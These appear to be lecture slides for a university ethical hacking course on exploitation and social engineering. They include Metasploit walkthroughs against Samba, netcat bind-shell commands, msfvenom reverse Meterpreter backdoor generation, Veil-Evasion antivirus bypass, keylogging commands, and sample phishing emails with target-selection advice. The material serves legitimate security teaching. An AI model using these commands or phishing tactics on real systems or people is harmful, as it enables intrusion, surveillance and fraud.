# CSCI369 Ethical Hacking

Week 8 Exploitation and Social Engineering

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# Exploit

An exploit is a program that takes advantage of a specific vulnerability and provides an attacker with access to the target system.

# Payload

➤ A payload is the actual code that executes on the target system after an exploit successfully executes. (This is something extra.)



- Three types of payload
  - ➤ <u>Singles</u>: Payloads that are self-contained and standalone not connecting to any.
  - ➤ <u>Stagers</u>: Stagers are very small and designed to create some kind of communication, then move to the next stage.
  - ➤ <u>Stages</u>: Stages are payload components that are downloaded by the Stagers.
- How to understand payload descriptions in Metasploit
  - ➤ A single payload: windows/shell\_bind\_tcp
  - ➤ Stager/stage: windows/shell/bind\_tcp → bind\_tcp is a stager and shell is stage (Recently, it is a little ambiguous to distinguish these two. So they are just called "Staged payload".)

msf > show payloads



```
msf exploit(ms03 026 dcom) > show payloads
Compatible Payloads
 ______
                                                       Disclosure Date Rank
                                                                                Description
  Name
   ----
  generic/custom
                                                                        normal Custom Payload
  generic/debug trap
                                                                        normal Generic x86 Debug Trap
  generic/shell bind tcp
                                                                        normal Generic Command Shell, Bind TCP
Inline
  generic/shell reverse tcp
                                                                        normal Generic Command Shell, Reverse
CP Inline
   generic/tight loop
                                                                        normal Generic x86 Tight Loop
                                                                        normal Windows Execute net user /ADD
  windows/adduser
windows/dllinject/bind_hidden_ipknock_tcp
Bind Ipknock TCP Stager
                                                                        normal Reflective DLL Injection, Hidden
```

windows/upexec/reverse tcp rc4 dns	normal	Windows Upload/Execute, Reverse
<pre>(CP Stager (RC4 Stage Encryption DNS)   windows/upexec/reverse_tcp_uuid</pre>	normal	Windows Upload/Execute, Reverse
TCP Stager with UUID Support windows/vncinject/bind_hidden_ipknock_tcp	normal	VNC Server (Reflective Injection
, Hidden Bind Ipknock TCP Stager windows/vncinject/bind_hidden_tcp , Hidden Bind TCP Stager	normal	VNC Server (Reflective Injection
windows/vncinject/bind_ipv6_tcp , Bind IPv6 TCP Stager (Windows x86)	normal	VNC Server (Reflective Injection
windows/vncinject/bind ipvδ tcp uuid	normal	VNC Server (Reflective Injection
<ul> <li>Bind IPv6 TCP Stager with UUID Support (Windows x86) windows/vncinject/bind_nonx_tcp</li> <li>Bind TCP Stager (No NX or Win7)</li> </ul>	normal	VNC Server (Reflective Injection
windows/vaciniect/bind top	normal	VNC Server (Reflective Intention



#### Samba "username map script" Command Execution

Disclosed	Created
05/14/2007	05/30/2018

#### Description

This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!

#### Author(s)

jduck <jduck@metasploit.com>

#### **Platform**

Unix

#### **Architectures**

cmd

https://www.rapid7.com/db/modules/exploit/multi/samba/usermap\_script/

 $https://www.infosecmatter.com/metasploit-module-library/?mm = exploit/multi/samba/usermap\_script$ 



Metacharacters are special characters that are used to represent something other than themselves . As a rule of thumb, characters that are neither letters nor numbers may be metacharacters. Like <code>grep</code> , <code>sed</code> , and <code>awk</code> , the shell has its own set of metacharacters, often called shell wildcards . <sup>[4]</sup> Shell metacharacters can be used to group commands together, to abbreviate filenames and pathnames, to redirect and pipe input/output, to place commands in the background, and so forth. Table 9.3 presents a partial list of shell metacharacters.

[4] Programs such as grep , sed , and awk have a set of metacharacters, called regular expression metacharacters , for pattern matching. These should not be confused with shell metacharacters.

Table 9.3. Shell Metacharacters

Metachar	acter Purpose	Example	Meaning
\$	Variable substitution	set name=Tor echo \$name Tom	Sets the variable name to name to to tom ; displays the value stored there.
I	History substitution	13	Re-executes the third event from the history list.
*	Filename substitution	rm *	Removes all files.
?	Filename substitution	ls ??	Lists all two-character files.
[ ]	Filename substitution	cat f[123]	Displays contents of f1 , f2



#### **Module Options**

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > show targets
...targets...
msf exploit(usermap_script) > set TARGET < target-id >
msf exploit(usermap_script) > show options
...show and set options...
msf exploit(usermap_script) > exploit
```



- Example: Samba "username map script" exploit
  - > The sequence of commands

```
msfconsole
use exploit/multi/samba/usermap_script
show options
set RHOST 10.0.2.5
exploit
```

➤ The above sequence of commands is enough to perform command execution on the target machine but we can explore some options for payloads

```
show payloads
```

**RHOSTS:** The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'



```
Compatible Payloads
                                                               Description
                                      Disclosure Date
  Name
                                                       Rank
                                                               Unix Command Shell, Bind TCP (via AWK)
  cmd/unix/bind awk
                                                       normal
                                                               Unix Command Shell, Bind TCP (inetd)
  cmd/unix/bind inetd
                                                       normal
                                                       normal Unix Command Shell, Bind TCP (via Lua)
  cmd/unix/bind lua
                                                       normal Unix Command Shell, Bind TCP (via netcat)
  cmd/unix/bind_netcat
  cmd/unix/bind netcat gaping
                                                               Unix Command Shell, Bind TCP (via netcat -e)
                                                       normal
                                                       normal Unix Command Shell, Bind TCP (via netcat -e) IPv
  cmd/unix/bind netcat gaping ipv6
  cmd/unix/bind perl
                                                       normal Unix Command Shell, Bind TCP (via Perl)
  cmd/unix/bind perl ipv6
                                                       normal Unix Command Shell, Bind TCP (via perl) IPv6
  cmd/unix/bind ruby
                                                       normal Unix Command Shell, Bind TCP (via Ruby)
                                                       normal Unix Command Shell, Bind TCP (via Ruby) IPv6
  cmd/unix/bind ruby ipv6
  cmd/unix/bind zsh
                                                       normal Unix Command Shell, Bind TCP (via Zsh)
  cmd/unix/generic
                                                       normal Unix Command, Generic Command Execution
                                                       normal Unix Command Shell, Double Reverse TCP (telnet)
  cmd/unix/reverse
                               Single
                                                       normal Unix Command Shell, Reverse TCP (via AWK)
  cmd/unix/reverse awk
                                                       normal Unix Command Shell, Reverse TCP (via Lua)
  cmg/unix/reverse tua
                               payload
  cmd/unix/reverse netcat
                                                       normal Unix Command Shell, Reverse TCP (via netcat)
  cmd/unix/reverse netcat gaping
                                                       normal Unix Command Shell, Reverse TCP (via netcat -e)
  cmd/unix/reverse openssl
                                                       normal Unix Command Shell, Double Reverse TCP SSL (open
ssl)
  cmd/unix/reverse perl
                                                       normal Unix Command Shell, Reverse TCP (via Perl)
  cmd/unix/reverse perl ssl
                                                       normal Unix Command Shell, Reverse TCP SSL (via perl)
  cmd/unix/reverse php ssl
                                                       normal Unix Command Shell, Reverse TCP SSL (via php)
  cmd/unix/reverse python
                                                       normal Unix Command Shell, Reverse TCP (via Python)
                                                       normal Unix Command Shell, Reverse TCP SSL (via python)
  cmd/unix/reverse python ssl
                                                       normal Unix Command Shell, Reverse TCP (via Ruby)
  cmd/unix/reverse ruby
  cmd/unix/reverse ruby ssl
                                                       normal Unix Command Shell, Reverse TCP SSL (via Ruby)
  cmd/unix/reverse ssl double telnet
                                                       normal Unix Command Shell, Double Reverse TCP SSL (teln
et)
  cmd/unix/reverse zsh
                                                       normal Unix Command Shell, Reverse TCP (via Zsh)
```



➤ We choose cmd/unix/reverse\_netcat and set PAYLOAD cmd/unix/reverse\_netcat show options set LHOST 10.0.2.4 Exploit


The effect is the same but the payload (single) was used.

LHOST refers to the IP of your machine, which is usually used to create a reverse connection to your machine after the attack succeeds. RHOST refers to the IP address of the target host. And SRVHOST is where the module will connect to download additional payload elements.



- What is a shell?
  - A shell is a software that acts as a intermediary between user and the kernel. It provides the user an interface which provides access to the services of kernel. Ex) Bash shell, cmd.exe, etc. (Non-hacking version)


A shell is a console-like interface that provides you with access to a remote target. (Hacking version)





#### Bind shell

- ➤ Bind shell is a type of shell in which the target machine opens up a communication port or a listener and waits for an incoming connection.
- The attacker will be able to connect to the target machine using the bind shell.





- Bind shell
  - ➤ Bind shell using netcat:
    - ✓ On Metasploitable (target)

```
netcat -v -l -p 12345 -e /bin/bash
```

✓ On Kali

netcat <MetaIP> 12345 (Attacker can access the target.)

When trying to activate a listener, The nc command will have another option -e. When you use this flag, Netcat will execute the specified command after establishing the connection. In this case, we have provided /bin/bash as the command that will be executed. This will give us a bash shell on the target machine when the connection is established.





At the first node, you can activate the listening port by running the following command.

The -I flag indicates that you are running Netcat in the listening mode. You have to specify a number after the -p flag to indicate which port will Netcat be listening on.

Once you have run the above command, the node will open the specified port and wait for incoming connections. We can now go to the second machine and initiate a connection with the listening node. To do so, you can run the following command:

nc <IP-Address> <Port-Number>




launched two terminals and typed the two commands we just learned to simulate a connection. Here is the result:

```
S nc -l -p 4444
Hello from Node 2 to Node 1
Hello back from Node 1 to Node 2
Hello back from Node 1 to Node 2
Hello back from Node 1 to Node 2
```



- Reverse shell
  - A shell in which the target machine communicates back to the attacking machine.
  - ➤ The target will connect to the attacker's machine.





- Reverse shell can be useful in the following situations:
  - Firewalls are present to block suspicious traffic so that bind shells cannot be created.
  - ➤ A target machine is behind a different private network
    - √ The target is just a client of the network with an access point whose IP represents the network.
  - The attack needs to be stealthy and effective: Attack on vulnerable individuals can be sometimes much easier without being loud.
  - Attackers sometimes are more interested in (important) individuals.



#### Big picture

- Infect a victim's machine in such a way that it connects to the attacker's machine without being aware of it, to create a reverse shell.
  - ✓ Effective social engineering techniques should be used for successful attack.
- The victim's machine can be accessed and exploited by a target machine using the Meterpreter payload provided by Metasploit.



#### Msfvenom

- Msfvenom will create a backdoor that will be used to create a reverse shell.
- ➤ The backdoor is expected to be run by a target. Once it is run, a connection to the attacker machine will be established and Meterpreter payload will be executed.



#### Meterpreter

- Meterpreter is an advanced multi-function payload that provides you an interactive shell.
- ➤ Meterpreter shell will enable downloading a file, obtaining the password hashes for user accounts, and pivotting into other networks.
- Meterpreter runs on memory, so it is undetectable by most intrusion detection systems.



- Design goals of Meterpreter
  - > Stealthy: Resides entirely in memory (and does not write anything on disks); uses encrypted communications.
  - Powerful: Has many powerful scripts to exploit the target machine further.
  - Extensible: New features can be added to Meterpreter without rebuilding it.



 Create an executable payload for Windows with a reverse connection:

```
msfvenom -p windows/meterpreter/reverse_tcp
LHOST=<Attacker IP> LPORT=<Attacker Port> -f exe >
shell.exe
```

Create reverse\_tcp shell on Metasploit

```
msfconsole
use exploit/multi/handler
show payloads
set PAYLOAD windows/meterpreter/reverse_tcp
show options
set LHOST <Attacker IP>
set LPORT <Attacker port>
Exploit
```



- Wait incoming traffic from the client.
- ➤Once the user on the target machine executes the backdoor (by double-clicking shell.exe), the target and attacker machines are now connected and a Meterpreter payload will be executed.



- Useful (Windows) Meterpreter basic commands
  - background: Tobackground current session
  - > sessions -1: To list all sessions (when using background)
  - > sessions -i: To interact with the session specified by session ID (Also, to return to the current Meterpreter mode)
  - > sysinfo: To show system information of the target machine
  - > ipconfig: To show network information of the target machine
  - > ps: Toshow processes running on the target machine
  - > getuid: To show a current user on the target machine



- Useful (Windows) Meterpreter file commands
  - > pwd: Toget current working directory
  - ➤ ls: Tolist directories
  - > cd: To change directory
  - > cat: Toview a file
  - download: To download the file from the machine
  - upload: Toupload the file to the machine
  - > execute -f file: To execute file
  - > shell: To change the current shell to the one running on the OS of the target machine (To return to the attacker shell, run exit)



### Other useful meterpreter commands:

- keyscan start: To start keystroke sniffer
- keyscan dump: Todisplay keystrokes
- keyscan stop: Tostop keystroke sniffer
- screenshot: Totake screenshots of the target machine



- A problem with backdoor
  - Anti-virus software will detect it easily and remove it.
  - Bypassing ant-virus will provide more effective client side exploitation.
- Veil-Evasion
  - ➤ A tool that is to generate backdoor that may not be detectable by anti-virus software
  - > To install veil-evasion: apt-get install veil-evasion
  - > Type veil to run and follow initial setup and installation.


sudo apt-get install python-pip pip install --user pycrypto sudo apt-get -y install git git clone https://github.com/Veil-Framework/Veil-Evasion.git cd Veil-Evasion/ cd setup sudo sh setup.sh -c



- Usage of Veil-Evasion
  - >Main commands: exit, info, list, update, use
  - ➤ Run list to see
  - Select and run use go/meterpreter/rev\_https.py
  - ➤Set LHOST <Attacker IP >; (set LPORT 8080)
  - Then run generate and give name like calc.exe
  - >The backdoor will be stored in /var/lib/veilevasion/output/compiled/
  - >The created backdoor should be delivered.
  - ➤On the attacker's machine, run Metasploit and go through a similar steps as was done to create reverse\_tcp shell but this time use windows/meterpreter/rev\_https instead.



- Testing the backdoor effectiveness
  - Upload the backdoor to <a href="https://nodistribute.com">https://nodistribute.com</a>
  - ➤ It will show how many anti-virus software can detect the created backdoor





#### Delivering backdoor

- We can trigger a victim to download the backdoor, which was put in the webserver by running on the attacker machine.
- For example, the victim visits http://<Attacker IP>:port/and downloads the backdoor and run it.
- However, this is not always easy.



#### Maintaining Access


## Continuity of access

- In many cases, the attacker's goal cannot be achieved by accessing the target only one time.
- ➤ It is important for the attacker to maintain access so that the first successful access to the target machine can be maximized.
- > It is also important that regaining access cannot be detected.
- Metasploit provides an exploit to achieve maintaining access.



# Pivoting

- Introduction to pivoting
  - Using the first compromised system to gain access to devices in other networks, which are otherwise inaccessible
  - > The first compromised system is called a "pivot".





# Pivoting

- Pivoting using Metasploit
  - ➤ A router between the pivot and attacker can be set up to secure a channel to machines in other networks.
  - ➤ The exploit post/multi/manage/autoroute can be used.



#### Introduction to Social Engineering

- Social engineering
  - > The term can be used narrowly and broadly.
  - ➤ In hacking, the social engineering
  - In the previous example of the reverse shell creation, <u>we trigger</u> a <u>victim to download the shell.exe to run it.</u>: The success of the entire attack depends on whether this <u>social engineering</u> process was successful or not.



## Introduction to Social Engineering

- Concept: Social Engineering
  - The practice of learning valuable information and exploiting targets by exploiting human vulnerabilities
- Why it is important?
  - Humans are known to be the weakest link in the security defence for any organisation, so it is unsurprising that they are specifically targeted. People are by their very nature social creatures, and this is what makes us vulnerable to social engineering intelligence gathering and attacks.



## Introduction to Social Engineering

- Two different contexts of social engineering
  - Information gathering
    - ✓ Useful methods to gather information about a target
    - ✓ Make use of some psychological tricks
  - Exploitation (Attack)
    - ✓ Social engineering techniques result in exploitation of the target.
    - ✓ One of the popular social engineering attacks is <u>phishing</u>.



- Social engineering attack process
  - ➤Intelligence gathering
    - √ There are a variety of ways to gather some basic information about an organization and more importantly in this case the people who work there.
    - ✓ The target organization website will identify some employees and typically have limited contact information. Moreover by physically engaging with a target (e.g. getting involved in corporate events and parties, attending conferences they host), one can get much better insight.
    - ✓ Social networks are also good source of information on employees. Industry-specific blogs and forums can be a place where insiders/exemployee complain and/or leak some information about the company.



- Social engineering attack process (continued)
  - Identifying vulnerable points
    - ✓ A suitable insider needs to be selected. Someone who is important enough to have access to some valuable resources and information, but not so senior that they will be closely monitored.
    - ✓ Targets of interest could include the CIO (Chief Information Officer), CSO (Chief Security Officer), Director of IT, CFO, Director of HR, perhaps "Sysadmin"



- Social engineering attack process (continued)
  - Planning the attack
    - ✓ An attack can be conducted either personally or remotely using technology. The method should be chosen in such a way that so that it is most likely to be receptive.
      - For example, if the target is known to be likely to click any links sent by email, then phishing email would be an effective approach.
    - ✓ The plan often needs good social engineering skills such as natural charisma, a good phone voice, an ability to convincingly discuss a wide variety of topics (e.g. quick-thinking and ability to improvise) and/or physical appearance (in any face-to-face attacks).



- Social engineering attack process (continued)
  - > Execution
    - ✓ The planned attack should be carried out with confidence and patience to observe and assess the results of target exploitation.
    - ✓ This should grant the social engineer enough information to access the property and aid in further penetration. Depending on the level of complexity to perform the attack, other technical apparatuses like fake websites and malware may need to be arranged.



## Social Engineering Attack Methods

#### Impersonation

- Convince the target that you are someone from his/her organisation, or from another well-known and/or related one.
- ➤ For example, one might pretend to be from the target's bank to get their financial details → A convincing email will need to be correctly formatted (or forged) and have a link that will appear as if it is the original bank website, asking for the target's records.



#### Social Engineering Attack Methods

#### Reciprocation

- An exchange of favours for mutual benefit between an attacker and a target.
- This does require a good deal of trust from the target and very specific knowledge about the target. If the attacker can offer something of interest to the target, then a trade can be made to provide the attacker with certain information



## Social Engineering Attack Methods

- Masquerading influential authority
  - Exploiting the fact that humans are often receptive to instructions from their authority, even if their instincts suggests that certain instructions should not be pursued.
- Using scarcity
  - ➤ Giving an opportunity to have a great personal gain to someone (The most famous example is the Nigerian 419 Scam)
  - The offer sometimes needs to be tailored to the particular interests and tastes of the target.
- Using social relationship
  - ➤ Relationships specifically formed to extract useful information; this will takes a great deal of time and effort but can be quite effective



- From organization's perspective
  - Create various rules of access control in such a way that employees only have access to some but not all levels of information; the information is disseminated purely on a needto-know basis.
  - Establish an ID system where all employees, independent contractors, and consultants are issued with IDs when hired or collaborated.
  - Make sure that all employees, contractors and consultants who do not work for the organization any more return their user IDs and credentials.



- Take immediate action whenever suspicious activities and security breaches are noted.
- Take good care of private and proprietary information.
- > Ensuring that all guests into the premises have an official escort.
- Enforce individuals to change passwords on a regular basis.
- Create a culture of taking the issue of security awareness and training seriously – it is not an expense, but an investment.
- > Establish an awareness program for individuals.



- Avoid giving away personal or confidential information to anyone unless the identity and a reason for requesting it are verified.
- Do not click on any unsolicited email that contains links that leadto web pages which request for personal information.
- ➤ Do not hover your mouse over any email links, which may seem harmless but may trigger malware to be downloaded onto your computer.
- ➤ Make sure that antimalware software is installed and updated correctly and regularly.



- From individual's perspective
  - > Do not share private information with people on social media
    - ✓ Social engineers will try to approach unsuspecting victims through friend and connection requests on Facebook or LinkedIn.
  - > Do not reveal your passwords to anyone.
  - Do not click on any unsolicited email that contains links that lead to web pages which request for personal information.
  - Do not open email attachments that come from strange addresses.
  - ➤ Do not allow strangers to connect to your wireless network → A hacker can easily put a Trojan horse, malware, or a network analyzer into your system.



# Phishing

The attempt to obtain sensitive information such as usernames, passwords, and credit card details (and, indirectly, money), often for malicious reasons, by disguising as a trustworthy entity in an electronic communication [Wikipedia]

#### IMTS Notification: Student Email Accounts Compromised Aug 15 2018 - 10:25am

Student email (UOWmail) has had multiple accounts compromised due to a malicious phishing attack. The phishing email looks very legitimate and has been able to use subject headings form individual mail boxes that appear to be responding to mail already received and appear to be coming from other UOWmail accounts.

As a measure to get this phishing attack under control, we have had to disable authentication to student email outside Australia. Once we are able to ensure we have controlled the attack and are able to remove the restriction we will advise all students and staff.

IMTS will never request passwords via email. If you receive an email requesting such information it should be considered fake and be deleted, do not respond to such requests.

If you have any questions or have clicked on the link please contact the IMTS Service Desk on x3000 (4221 3000).

```
Kind Regards,
```

```
Paul Morgan
Senior Manager Client Services
Information Management & Technology Services (IMTS)
University of Wollongong NSW 2522
T + 61 2 4239 2558
F + 61 2 4229 1985
M + 0423 793 515
W www.uow.edu.au
```



- Spear Phishing
  - ➤ Phishing attempts which are directed to specific individuals or companies; Attackers may gather personal information about their target to increase their probability of success.





Fishing email

Dear valued customer of TrustedBank,

We have recieved notice that you have recently attempted to withdraw the following amount from your checking account while in another country: \$135.25

If this information is not correct, someone unknown may have access to your account. As a safety measure, please visit our website via the link below to verif your personal information:

#### http://www.trustedbank.com/general/custverifyinfo.asp

Once you have done this, our fraud department will work to resolve this discrepency. We are happy you have chosen us to do business with.

Thank you, TrustedBank



Spear fishing email

Dear Mr Tony Anderson,

We have recieved notice that you have recently attempted to withdraw the following amount from your checking account while in another country: \$135.25.

If this information is not correct, someone unknown may have access to your account. As a safety measure, please visit our website via the link below to verify your personal information:

#### http://www.trustedbank.com/general/custverifyinfo.asp


Once you have done this, our fraud department will work to resolve this discrepency. We are happy you have chosen us to do business with.

Thank you, TrustedBank

Member FDIC @ 2005 TrustedBank, In

Member FDIC @ 2005 TrustedBank, Inc.







Vishing

**Watering Hole Phishing** 

**Email Phishing** 

Whaling

**HTTPS Phishing** 

**Clone Phishing** 

**Pharming** 

**Deceptive Phishing** 

**Pop-up Phishing** 

**Social Engineering** 

**Evil Twin Phishing** 



Questions?

Lets do some hands-on

